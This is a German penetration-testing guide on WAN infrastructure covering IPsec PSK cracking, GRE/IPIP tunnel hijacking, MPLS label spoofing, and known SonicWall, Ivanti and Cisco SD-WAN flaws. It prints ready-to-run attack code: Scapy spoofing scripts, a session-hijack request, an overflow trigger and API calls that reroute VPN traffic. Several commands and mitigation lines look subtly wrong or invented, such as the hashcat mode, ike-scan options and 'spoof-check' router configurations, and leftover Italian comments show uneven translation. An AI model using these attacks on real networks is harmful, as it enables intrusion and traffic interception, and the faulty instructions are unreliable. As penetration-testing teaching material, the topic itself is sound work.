WAN-Penetrationstests: VPN, IPsec, MPLS und SD-WAN

Leitfaden für WAN-Penetrationstests: Analysieren Sie VPN, IPsec, MPLS und SD-WAN, identifizieren Sie Tunnel-Schwachstellen und überprüfen Sie die Sicherheit der WAN-Infrastruktur.
- Veröffentlicht am 2026-09-20
- Lesezeit: 12 Minuten
WAN-Penetrationstest: Was ist das, wie funktioniert es und wie testet man VPNs, IPsec und SD-WAN? #

WAN-Penetrationstests umfassen verschiedene Techniken zur Bewertung der Sicherheit von Verbindungen zwischen den Standorten eines Unternehmens: VPN-Gateways, IPsec-Tunnel, SD-WAN-Geräte und MPLS-Infrastrukturen. Ziel ist es, festzustellen, ob diese Verbindungen missbraucht werden können, um unbefugten Zugriff auf das interne Netzwerk zu erlangen, Datenverkehr abzufangen oder sich lateral zwischen Standorten zu bewegen.
Was wird bei einem WAN-Penetrationstest tatsächlich geprüft?
- Site-to-Site-VPN und Fernzugriff (IPsec, SSL/TLS)
- Robustheit der IKE-Aushandlung und des vorab geteilten Schlüssels
- Tunnelprotokolle (GRE, IPIP, 6in4, 4in6)
- SD-WAN-Geräte und ihre Steuerungsebene
- MPLS-Infrastrukturen
- Bekannte Schwachstellen in herstellerspezifischen Geräten (SonicWall, Ivanti, Cisco)
In den letzten Jahren sind in diesem Bereich großflächige, konkrete Sicherheitslücken aufgetreten: 4,26 Millionen Hosts waren über GRE/IPIP/4in6/6in4 von Tunnel-Hijacking betroffen (KU Leuven/Top10VPN-Forschung, CVE-2024-7595, CVE-2024-7596, CVE-2025-23018, CVE-2025-23019); SonicWall SSL-VPN (CVE-2024-53704) ermöglichte Session-Hijacking eines angemeldeten Benutzers ohne Authentifizierung, ausgenutzt von der Akira-Ransomware-Gruppe; Ivanti Connect Secure (CVE-2025-22457) ermöglichte die Ausführung von Remote-Befehlen ohne Authentifizierung, ausgenutzt von der UNC5221-APT-Gruppe.
Eine CVE ist lediglich eine Standardkennung für eine öffentlich bekannte Sicherheitslücke (z. B. CVE-2024-53704): Sie dient dazu, eindeutig auf dasselbe Problem zu verweisen. Der CISA KEV-Katalog ist die offizielle Liste (geführt von der US-amerikanischen Cybersicherheitsbehörde) von Sicherheitslücken, deren aktive Ausnutzung in realen Angriffen beobachtet wurde, nicht nur in theoretischen. Eine APT-Gruppe (Advanced Persistent Threat) ist eine strukturierte und ressourcenstarke Angreifergruppe, die häufig mit einem Staat oder einer organisierten kriminellen Organisation in Verbindung steht – im Gegensatz zu einem Einzeltäter.
Bevor wir fortfahren: die grundlegenden Konzepte #
Falls Ihnen diese Begriffe nicht geläufig sind, fangen wir damit an, bevor wir auf die technischen Details eingehen.
VPN : Eine verschlüsselte Verbindung, die zwei Punkte über ein nicht vertrauenswürdiges Netzwerk (typischerweise das Internet) verbindet und es ihnen ermöglicht, so zu kommunizieren, als ob sie sich im selben lokalen Netzwerk befänden.
Tunnel : Der logische „Kanal“, durch den VPN-Daten übertragen werden. Ein Datenpaket wird in ein anderes Paket eingekapselt – also eingeschlossen –, sodass es das öffentliche Netzwerk passieren und auf der anderen Seite unverändert ankommen kann.
IPsec : Eine Protokollfamilie zur Verschlüsselung und Authentifizierung des IP-Verkehrs. Es ist der am weitesten verbreitete Standard für die Verbindung zweier Unternehmensstandorte über VPN (Site-to-Site-VPN).
IKE (Internet Key Exchange) : Das Protokoll, das zwei IPsec-Geräte verwenden, um sich vor dem Öffnen des eigentlichen Tunnels auf die Verschlüsselung des Datenverkehrs zu einigen. Es ist vergleichbar damit, als würden sich zwei Personen auf einen Geheimcode einigen, bevor sie mit diesem Code verschlüsselte Nachrichten austauschen.
PSK (Pre-Shared Key) : Ein vorab zwischen den beiden VPN-Seiten vereinbartes Passwort, das während der IKE-Aushandlung zur gegenseitigen Authentifizierung verwendet wird. Gelingt es einem Angreifer, dieses Passwort zu erraten oder wiederzuerlangen, kann er sich als eine der beiden Seiten des Tunnels ausgeben.
NAT-T (NAT Traversal) : Eine Technik, die es ermöglicht, dass IPsec-Datenverkehr ein NAT-Gerät (z. B. einen Heimrouter, der IP-Adressen übersetzt) erfolgreich durchquert, was mit „reinem“ IPsec allein nicht gut zurechtkäme.
MPLS : Ein Routingverfahren, das von großen Netzwerkbetreibern eingesetzt wird. Anstatt die Route eines Pakets anhand der Ziel-IP-Adresse in jedem Schritt zu bestimmen (wie beim herkömmlichen IP-Routing), tauschen Router numerische „Labels“ aus und leiten die Pakete entsprechend weiter. Es ist schneller, aber für den Einsatz in vertrauenswürdigen Netzwerken konzipiert und nicht für die Abwehr von Angriffen.
SD-WAN : Eine Software-Managementschicht, die die Konfiguration all dieser Verbindungen (VPN, MPLS, Internetverbindungen) zentral über eine einzige Benutzeroberfläche ermöglicht, anstatt jeden Router einzeln manuell zu konfigurieren.
Steuerungsebene / Datenebene : Die Steuerungsebene legt fest, wohin der Datenverkehr geleitet wird (Regeln, Routing-Entscheidungen); die Datenebene transportiert die Pakete gemäß diesen Regeln. Wenn ein Angreifer die Steuerungsebene kompromittiert, kann er die Regeln für das gesamte Netzwerk ändern, ohne den Datenverkehr direkt zu beeinträchtigen.
Zu testende WAN-Komponenten #
Site-to-Site-VPN (IPsec): Eine permanente Verbindung zwischen zwei Standorten oder zwischen einem Standort und der Cloud. Nutzt die Ports 500/UDP (IKE) und 4500/UDP (NAT-T-Kapselung). Die Aushandlung erfolgt über IKE mit einem vorab vereinbarten Schlüssel (PSK) oder Zertifikaten. Typische Angriffsvektoren: schwacher PSK, Abhören der IKE-Aushandlung, kryptografische Herabstufung.
VPN-Fernzugriffsprodukte (SSL/TLS) wie Cisco AnyConnect, SonicWall SSL-VPN, Fortinet FortiClient und Ivanti Connect Secure. Sie stellen Port 443 oder 8443, Anmeldeinformationsauthentifizierung und optional MFA bereit. Typische Angriffsvektoren: Umgehung der Authentifizierung, Credential Stuffing, Session Hijacking, Verwendung von Standardanmeldeinformationen.
MPLS (Multiprotocol Label Switching) ist ein herstellerspezifisches, labelbasiertes Routing-Verfahren anstelle der Ziel-IP-Adressenauflösung. Es bietet keine native Verschlüsselung (sondern nutzt bei Bedarf eine IPsec-Schicht). Typische Angriffsmethode: Label-Spoofing und -Injection auf Routern, die die Herkunft des Pakets nicht überprüfen.
SD-WAN: Zentralisierte WAN-Verkehrssteuerung (Cisco Catalyst SD-WAN, Versa, Fortinet). Typische Angriffsvektoren: Kompromittierung der Steuerungsebene, Umgehung von Richtlinien, Tunnelmanipulation.
Gateways und Border-Firewalls: Geräte wie FortiGate, Palo Alto, Check Point und Cisco ASA, die die Grenze zwischen Internet und internem Netzwerk bilden. Typische Angriffsvektoren: Umgehung oder Manipulation von Regeln.
Aufzählung der VPN- und WAN-Gateways #
Typisches Port-Scanning #
Verwenden Sie Nmap , um exponierte Gateways zu lokalisieren:
# IPsec (IKE)
nmap -sU -p 500 192.168.0.0/24

# IPsec NAT-T
nmap -sU -p 4500 192.168.0.0/24

# SSL-VPN (AnyConnect, SonicWall)
nmap -sV -p 443,8443 192.168.0.0/24

# OpenVPN
nmap -sU -p 1194 192.168.0.0/24

# WireGuard
nmap -sU -p 51820 192.168.0.0/24
IKE-Handshake-Enumeration #
ike-scan Erzwingt eine IKE-Aushandlung, um unterstützte Transformationen (Verschlüsselung, Hash) und die Identität des Servers zu ermitteln:
apt-get install ike-scan

# Aggressive mode: rivela i transform supportati
ike-scan -A 192.168.1.1

# Rilevazione IKEv2
ike-scan --ikev2 192.168.1.1
Ein Antwortcode 601 (SA nicht akzeptiert) bedeutet, dass der Server die vorgeschlagenen Parameter ablehnt: Dies ist eine normale Aufzählung, kein Brute-Force-Versuch.
Beachten Sie die zwei Möglichkeiten, wie diese Aushandlung erfolgen kann: Im Hauptmodus (sicherer) bleiben die Identitäten der beiden Seiten verborgen, bis der Kanal verschlüsselt ist; im aggressiven Modus (schneller, aber weniger sicher) werden einige Informationen, einschließlich eines aus dem PSK abgeleiteten Hashwerts, ausgetauscht, bevor der Kanal verschlüsselt wird – und genau diesen Hashwert kann ein Angreifer abfangen und offline zu knacken versuchen, wie wir später sehen werden.
Fingerabdrücke von Lieferanten #
# Analisi del certificato SSL
echo | openssl s_client -connect 192.168.1.1:443 2>/dev/null | openssl x509 -noout -text | grep -i "subject\|issuer\|CN="

# Header HTTP di risposta
curl -k https://192.168.1.1 -I -H "User-Agent: Mozilla"

# SNMP, se esposto
snmpwalk -v2c -c public 192.168.1.1 sysDescr.0
Die Zertifikats- und Antwortheader geben oft den genauen Hersteller preis (Cisco ASA, SonicWall, Palo Alto, FortiGate), was die Suche nach bekannten CVEs für dieses Produkt und diese Version erleichtern kann.
Testlabor: IPsec-Site-to-Site in GNS3 #
Um PSK-Cracking und Tunnel-Hijacking zu testen, ohne in eine Produktionsumgebung einzugreifen, genügt ein GNS3-Labor mit zwei Cisco-Routern:
[HQ-Router] -- [Internet Cloud, zona di attacco] -- [Branch-Router]Grundlegende IKEv2-Konfiguration auf dem HQ-Router:
crypto ikev2 proposal PROPOSAL-1
  encryption aes-cbc-256
  integrity sha256
  group 14
!
crypto ikev2 policy POLICY-1
  proposal PROPOSAL-1
!
crypto ikev2 keyring KEYRING-1
  peer 203.0.113.200
    address 203.0.113.200
    pre-shared-key 12345678
!
crypto ikev2 profile PROFILE-1
  match identity address 203.0.113.200
  authentication remote pre-share
  authentication local pre-share
  keyring local KEYRING-1
!
crypto ipsec transform-set TRANSFORM-SET esp-aes 256 esp-sha-hmac
!
crypto ipsec profile IPSEC-PROFILE
  set transform-set TRANSFORM-SET
!
interface Tunnel0
  ip address 10.0.0.1 255.255.255.0
  tunnel source 203.0.113.1
  tunnel destination 203.0.113.200
  tunnel mode ipsec ipv4
  tunnel protection ipsec profile IPSEC-PROFILE
Überprüfung des Tunnelstatus: show crypto session brief (erwartet Status = UPVom angreifenden Rechner in der Internet-Cloud-Zone:
tcpdump -i eth0 'udp port 500 or esp' -w tunnel.pcap
ike-scan 203.0.113.200 -A
IPsec und IKE: PSK-Cracking #
Halten Sie den Händedruck fest #
tcpdump -i eth0 'udp port 500 or udp port 4500' -w ike_handshake.pcapIn Wireshark filtern Sie nach isakmp und suchen Sie nach dem IKE-Phase-1-Austausch im aggressiven Modus: Dort wird der aus dem PSK abgeleitete Hash im Klartext gesendet (SKEYID_aEine vollständige Anleitung zum Tool finden Sie unter Wireshark
Im Hauptmodus kommt der Hash erst in der letzten Nachricht an, und zwar bereits verschlüsselt: Um ihn zu extrahieren, ist eine Offline-Analyse des PCAP erforderlich.
Hash-Mining und Cracking #
# ikecrack estrae l'hash dal pcap
git clone https://github.com/ikecrack/ikecrack.git
cd ikecrack
./ikecrack -p ike_handshake.pcap -o psk_hashes.txt
# Output: $ike$<spi>$<hash_md5>

# Cracking offline con Hashcat
hashcat -m 5500 psk_hashes.txt /usr/share/wordlists/rockyou.txt
Vollständiger Leitfaden zum Tool: Hashcat.
Online im aggressiven Modus mit roher Gewalt vorgehen #
ike-scan -A 192.168.1.1 --pskcrack --wordlist=/path/to/psk_common.txtOder mit Metasploit:
use auxiliary/scanner/ipsec/ike_scan
set RHOSTS 192.168.1.1
set WORDLIST /path/to/wordlist.txt
exploit
Überprüfung des gefundenen Passworts #
ike-scan -A -P 192.168.1.1 --pskcrack-key="password_trovata"Wenn die Verbindung ohne Zeitüberschreitung hergestellt wird, ist der PSK korrekt.
Tunnel Hijacking: CVE-2024-7595/7596 und verwandte Schwachstellen #
Im Jahr 2025 dokumentierte eine Studie der KU Leuven/Top10VPN eine Reihe von Schwachstellen, die Tunnelprotokolle ohne Absenderverifizierung betreffen:
- CVE-2024-7595GRE und GRE6 (RFC 2784), keine Absenderverifizierung
- CVE-2024-7596Generische UDP-Kapselung (GUE), keine Absenderverifizierung
- CVE-2025-23018IPv4-in-IPv6 und IPv6-in-IPv6 (RFC 2473), keine Senderverifizierung
- CVE-2025-23019IPv6-in-IPv4 (6in4), keine Absenderverifizierung
GRE und IPIP sind Kapselungsprotokolle: Sie nehmen ein IP-Paket und „verpacken“ es in ein anderes IP-Paket, ähnlich wie man einen Brief in einen größeren Umschlag steckt. Der Empfänger des größeren Umschlags (der Tunnelhost) öffnet ihn, prüft den Inhalt (das ursprüngliche Paket) und leitet es an das im inneren Umschlag angegebene Ziel weiter.
Das zugrundeliegende Problem: Manche dieser Hosts öffnen den „Umschlag“ und leiten den Inhalt weiter, ohne zu prüfen, ob er tatsächlich vom beabsichtigten Absender stammt. Ein Angreifer kann dann einen Umschlag mit einem Paket und einer zufälligen Absender-IP-Adresse erstellen ( IP-Spoofing , d. h. die Absenderadresse wird gefälscht). Der Host öffnet ihn trotzdem und leitet das interne Paket so weiter, als käme es vom gefälschten Absender. Dieser Mechanismus ermöglicht es, den wahren Ursprung des Datenverkehrs zu verschleiern, bietet aber keinen direkten Zugriff auf das interne Netzwerk des Ziels.
Das gleiche Grundprinzip – ein Dienst, der blindlings einem vom Client angegebenen Ziel vertraut, ohne es zu überprüfen – liegt auch einer viel älteren Technik bei einem anderen Protokoll zugrunde: FTP Bounce.
Die Studie schätzte die Anzahl der exponierten Hosts auf etwa 4,26 Millionen (VPNs, ISP-Router, Core-Router, Mobilfunknetz-Gateways, einige CDN-Knoten), die sich hauptsächlich auf die Netzwerke einiger weniger großer ISPs konzentrieren.
Praxistest mit Scapy #
from scapy.all import IP, ICMP, send, conf

def tunnel_hijack(tunnel_endpoint, victim_ip, target_ip, num_packets=10):
    """
    Invia pacchetti IPIP con IP interno spoofato verso un host che
    incapsula/decapsula senza verificare il mittente (CVE-2024-7595/7596).
    Da usare esclusivamente su lab o target per cui si dispone di autorizzazione esplicita.
    """
    conf.iface = "eth0"
    for i in range(num_packets):
        inner_pkt = IP(src=victim_ip, dst=target_ip) / ICMP(type=8, code=0)
        outer_pkt = IP(src=victim_ip, dst=tunnel_endpoint, proto=4) / inner_pkt  # proto=4: IPIP
        send(outer_pkt, verbose=False)

if __name__ == '__main__':
    import sys
    tunnel_hijack(sys.argv[1], sys.argv[2], sys.argv[3],
int(sys.argv[4]) if len(sys.argv) > 4 else 10)python3 ipip_hijack.py 203.0.113.1 203.0.113.50 8.8.8.8 10
# Verifica: la risposta ICMP dovrebbe arrivare da 203.0.113.50,
# ma inviata di fatto dal router del tunnel
tcpdump -i eth0 'src 8.8.8.8 and dst 203.0.113.50'Schadensminderung #
! Cisco ASA
access-list DENY_TUNNELS deny ipip any any
access-list DENY_TUNNELS deny gre any any
access-list DENY_TUNNELS deny 6in4 any any
access-list DENY_TUNNELS deny 4in6 any any
Die Filterung des eingehenden Datenverkehrs gemäß RFC 2827 (Blockieren von Paketen mit unplausibler Quell-IP auf einer bestimmten Schnittstelle) behebt dieses Problem an der Wurzel.
Bekannte Schwachstellen in VPN-Gateways und SD-WAN #
SonicWall SSL-VPN — CVE-2024-53704 #
Betrifft die Serien TZ, NSa, NSsp und NSv unter SonicOS 7.1.x (Versionen vor 7.1.3-7015/7.1.2-7020) und 8.0.0 vor Version 8.0.0-8037. SMA100/SMA1000 sind nicht betroffen. Im Februar 2025 in den CISA KEV-Katalog aufgenommen; ausgenutzt von der Akira-Ransomware-Gruppe.
Dies ist ein Fall von Session-Hijacking: die bereits authentifizierte Sitzung eines anderen Benutzers (den „Cookie“, den die Website verwendet, um ihn als angemeldet zu erkennen) übernehmen, ohne dessen Benutzernamen und Passwort zu kennen. In diesem Fall ist die Funktion, die den Sitzungs-Cookie validiert (getSslvpnSessionFromCookie) überprüft einen benutzerdefinierten Base64-Cookie nicht ordnungsgemäß, wodurch eine gültige SSL-VPN-Sitzung ohne Authentifizierung hergestellt werden kann:
import requests, urllib3
urllib3.disable_warnings()

target = "https://192.168.1.1"
session_cookie = "TOKEN_DI_SESSIONE_OTTENUTO"  # da test autorizzato

headers = {"Cookie": f"swap={session_cookie}"}
r = requests.get(f"{target}/cgi-bin/sslvpnclient?launchplatform=1",
                 headers=headers, verify=False, allow_redirects=False)

if r.status_code == 302 or "sessid=" in r.headers.get("Set-Cookie", ""):
    print("[+] Sessione ottenuta:", r.headers.get("Set-Cookie"))
Eine erfolgreiche Anmeldung legt die Lesezeichen von Virtual Office, die NetExtender-Konfiguration und möglicherweise einen VPN-Tunnel zum internen Netzwerk offen. SonicWall-Protokollanzeige: "SSL VPN Session - User [NAME]: Reuse SSLVPN session for no.".
Lösung : Aktualisieren Sie auf SonicOS 7.1.3-7015, 7.1.2-7020 oder 8.0.0-8037 (oder höher). Falls Sie nicht sofort aktualisieren können, deaktivieren Sie vorübergehend SSL-VPN auf allen mit dem Internet verbundenen Schnittstellen.
Ivanti Connect Secure — CVE-2025-22457 #
Betrifft Ivanti Connect Secure Versionen bis einschließlich 22.7R2.5, Policy Secure und ZTA Gateways. Die Ursache ist ein PufferüberlaufEin Programmierfehler, bei dem ein Programm mehr Daten als erwartet in einen Speicherbereich fester Größe schreibt und dabei benachbarte Daten überschreibt. In manchen Fällen ermöglicht dies einem Angreifer, das Programm zu manipulieren und eigenen Code auszuführen. Auslöser ist hierbei ein HTTP-Header. X-Forwarded-For kunstvoll konstruiert, aber im Vergleich zu den Servererwartungen zu lang, was dazu führt, dass RCE (Remote Code Execution)Die Fähigkeit, beliebige Befehle auf dem Server ohne Authentifizierung auszuführen. Im April 2025 in den CISA KEV-Katalog aufgenommen; aktiv ausgenutzt von der APT-Gruppe UNC5221, die die Malware TRAILBLAZE (Speicherangriff), BRUSHFIRE (Backdoor) und SPAWNSLOTH (Protokollmanipulation) verbreitet.
Indikativer Schwachstellencheck (kann zu Instabilität des Zieldienstes führen, darf nur in einer autorisierten Umgebung durchgeführt werden):
curl -k https://192.168.1.1/dana-na/setup/psaldownload.cgi \
  -H "X-Forwarded-For: $(python3 -c 'print("A"*2048)')"
Ein Absturz eines Webprozesses ist ein Hinweis auf eine Sicherheitslücke, die mit dem offiziellen Ivanti Integrity Checker Tool (ICT) bestätigt werden sollte, anstatt sich allein auf diesen Test zu verlassen.
Behebung : Aktualisieren Sie auf Connect Secure 22.7R2.6 oder höher. Führen Sie im Falle einer Kompromittierung einen Werksreset durch, installieren Sie das System neu und widerrufen Sie alle betroffenen Zertifikate und Anmeldeinformationen.
Cisco Catalyst SD-WAN — CVE-2026-20127 #
Eine Authentifizierungsumgehung auf Cisco SD-WAN vEdge 20.13.0 ermöglicht den Zugriff auf administrative APIs ohne Angabe gültiger Anmeldeinformationen – im Wesentlichen ein Port, der normalerweise zur Eingabe eines Passworts auffordert, dies aber unter bestimmten Bedingungen nicht tut:
curl -k https://192.168.1.1:8443/api/system/settings -X GET
# Una risposta JSON invece di un 401 conferma il bypass
Ein erfolgreicher Zugriff ermöglicht es dem Angreifer, Routing-Richtlinien zu ändern, administrative Benutzer anzulegen oder die Tunnelverschlüsselung zu deaktivieren – wodurch der Datenverkehr möglicherweise auf einen vom Angreifer kontrollierten Host umgeleitet wird:
curl -k https://192.168.1.1:8443/api/config/devices/vdaemon/vpn/interface \
  -X POST \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"vpnName": "vpn-100-test", "destination": "192.168.1.50", "gateway": "192.168.1.1", "enable": true}'
Lösung : Aktualisieren Sie auf die korrekte Version gemäß der Cisco-Empfehlung für das jeweilige Produkt.
IPsec-Tunnel-Resilienztests #
Neben dem Knacken von PSK-Tasten ist es sinnvoll, im Rahmen einer autorisierten Begehung zu überprüfen, wie der Tunnel auf anormalen Verkehr reagiert:
# Volume di traffico dentro il tunnel: il gateway deve reggere senza drop anomali
hping3 --syn -p 80 -i u10000 10.0.0.2 --bind <ip-locale-del-tunnel>

# Replay attack: si cattura un pacchetto cifrato già transitato e lo si
# reinvia identico, per vedere se il gateway lo accetta una seconda volta.
# Un tunnel configurato bene deve scartarlo (protezione "anti-replay")
tcpdump -i esp0 -w tunnel_attack.pcap

# Frammentazione: pacchetti più grandi della MTU del tunnel devono
# essere gestiti correttamente
ping -s 1400 10.0.0.2
MPLS: Label-Spoofing #
Wie bereits erläutert, leitet MPLS Pakete mithilfe numerischer Labels anstelle von IP-Adressen. Das Gerät, das diese Weiterleitung durchführt, wird Label Switching Router (LSR) genannt . Seine Aufgabe an jedem Hop ist einfach: Er prüft das eingehende Label, ersetzt es durch ein neues ( Label-Swap ) und leitet das Paket an die entsprechende Schnittstelle weiter – ohne unbedingt zu prüfen, ob das Label tatsächlich von dort stammen sollte. Sendet ein Angreifer mit Zugriff auf das MPLS-Netzwerk ein Paket mit einem nicht zugehörigen Label, leitet ein ungeprüfter LSR es dennoch als legitimen Datenverkehr weiter, wodurch potenziell Datenumleitung oder -abfang ermöglicht werden.
from scapy.all import Ether, MPLS, IP, ICMP, sendp

mpls_hdr = MPLS(label=900, cos=0, s=1, ttl=64)
payload = IP(src="10.0.0.5", dst="10.0.0.10") / ICMP()
pkt = Ether() / mpls_hdr / payload

sendp(pkt, iface="eth0")
Hinweis: Diese Art von Angriff erfordert typischerweise direkten Zugriff auf das MPLS-Netzwerk – der Angreifer muss sich also bereits an einem Punkt im Netzwerk befinden, von dem aus er Datenverkehr an diese Router senden kann (physischer Zugriff oder ein kompromittierter Router). Daher kann dieser Angriff nicht, wie die oben beschriebenen VPN-Gateway-Schwachstellen, aus dem Internet ferngesteuert durchgeführt werden.
Abhilfemaßnahme : Aktivieren Sie die eingehende Labelprüfung auf der erwarteten Schnittstelle.
! Cisco IOS-XE
mpls ldp igp sync mpls ldp sync spoof-check

! Juniper Junos
set protocols mpls label-switched-path <lsp> spoof-check
Wie man diese Angriffe erkennt #
- IKE-Verhandlungen mit ungewöhnlichen Transformationen oder wiederholten Neuverhandlungsversuchen mit demselben Peer
- Eingehende Tunnelpakete (GRE/IPIP) von einem anderen Absender als dem erwarteten Tunnelpartner
- VPN-Protokoll zeigt ungewöhnliche Wiederverwendung von Sitzungstoken an
- Wiederholte VPN-/Gateway-Prozessabstürze (möglicher Hinweis auf Angriffsversuche)
- MPLS-Pakete mit Labels, die nicht mit der empfangenden Schnittstelle übereinstimmen
- Warnungen bei nicht authentifizierten administrativen API-Aufrufen an SD-WAN-Geräte
Werkzeuge #
VPN-Aufzählung und -Ausnutzung: ike-scan, ikecrack, Metasploit-Module (auxiliary/scanner/ipsec/ike_scan und andere CVE-spezifische Hinweise), Burp Suite
für den Webteil von SSL-VPN, Shodan
zur Aufdeckung exponierter Gateways.
Paketgestaltung und -analyse : Scapy zum Erstellen benutzerdefinierter IPIP/GRE/MPLS/IKE-Pakete, Wireshark zur Protokollanalyse, tcpdump zum Aufzeichnen, Hashcat für GPU-beschleunigtes Knacken.
Netzwerksimulation : GNS3 zur Simulation von Cisco-Routern und ASAs, StrongSwan als Referenz-IPsec-Implementierung für Tests.
Reale, dokumentierte Fälle #
Ransomware-Angriff über VPN-Kompromittierung (Akira-Gruppe, 2025) : Erster Zugriff über CVE-2024-53704 auf SonicWall, anschließende laterale Ausbreitung im LAN (mehr dazu unter „Pivoting“ ), Verschlüsselung kritischer Server. Dutzende Unternehmen betroffen, Gesamtschaden auf über 200 Millionen US-Dollar geschätzt – ein Beleg dafür, dass das VPN-Gateway weiterhin einer der kritischsten Einfallstore in Unternehmensinfrastrukturen ist.
Missbrauch anfälliger Tunnel im gesamten Internet (2025) : Durch Ausnutzung von Hosts, die CVE-2024-7595/7596 und verwandten Schwachstellen ausgesetzt sind, könnte Datenverkehr mit gefälschten Quell-IPs über die Infrastruktur von ISPs und CDNs geleitet werden, was die Zuordnung von bösartigem Datenverkehr erschwert.
Betriebscheckliste #
- Scannen Sie typische VPN-Ports (500, 4500, 443, 8443)
- Liste der unterstützten IKE-Transformationen
- Prüfen Sie, ob der Server den aggressiven Modus (PSK-Hash im Klartext) akzeptiert.
- Wenn möglich, erfassen Sie den PSK und versuchen Sie, ihn offline zu knacken.
- Prüfen Sie anhand von Fingerprinting, ob auf den identifizierten VPN/SD-WAN-Gateways (SonicWall, Ivanti, Cisco und andere) bekannte CVEs vorliegen.
- Testen Sie die Widerstandsfähigkeit des Tunnels gegenüber ungewöhnlichem Verkehr und spielen Sie ab
- Überprüfen Sie die Spoofing-Prüfung auf MPLS-Routern, falls vorhanden.
- Dokument unveränderte Standardanmeldeinformationen
FAQ #
Was ist ein WAN-Penetrationstest? Es handelt sich um die Sicherheitsbewertung der Verbindungen zwischen den Standorten einer Organisation: VPNs, IPsec-Tunnel, SD-WAN und MPLS-Infrastruktur.
Wie testet man ein IPsec-VPN? Indem man die unterstützten Ports und IKE-Transformationen auflistet, prüft, ob der Server den Aggressiven Modus akzeptiert (wodurch der PSK-Hash offengelegt wird), und, falls autorisiert, versucht, den erfassten PSK offline zu knacken.
Welche Ports verwendet IPsec? Port 500/UDP für IKE und 4500/UDP für die NAT-T-Kapselung.
Was ist Tunnel-Hijacking? Die Ausnutzung von Tunnelprotokollen (GRE, IPIP, 6in4, 4in6), die den Absender gekapselter Pakete nicht überprüfen, wodurch Datenverkehr mit einer gefälschten Quell-IP den anfälligen Host passieren kann.
Ist MPLS standardmäßig sicher? Es bietet keine native Verschlüsselung und ist ohne aktivierte Spoofing-Prüfung auf Routern anfällig für Label-Spoofing. Allerdings benötigt es in der Regel einen Zugriff auf den Netzwerkpfad und kann nicht direkt aus dem Internet angegriffen werden.
Worin besteht der Unterschied zwischen IPsec, GRE und IPIP? IPsec verschlüsselt und authentifiziert den Datenverkehr. GRE und IPIP sind Kapselungsprotokolle ohne native Verschlüsselung: Sie transportieren Pakete von einem Protokoll innerhalb eines anderen und sind genau die Protokolle, die von den oben beschriebenen Tunnel-Hijacking-Schwachstellen betroffen sind.
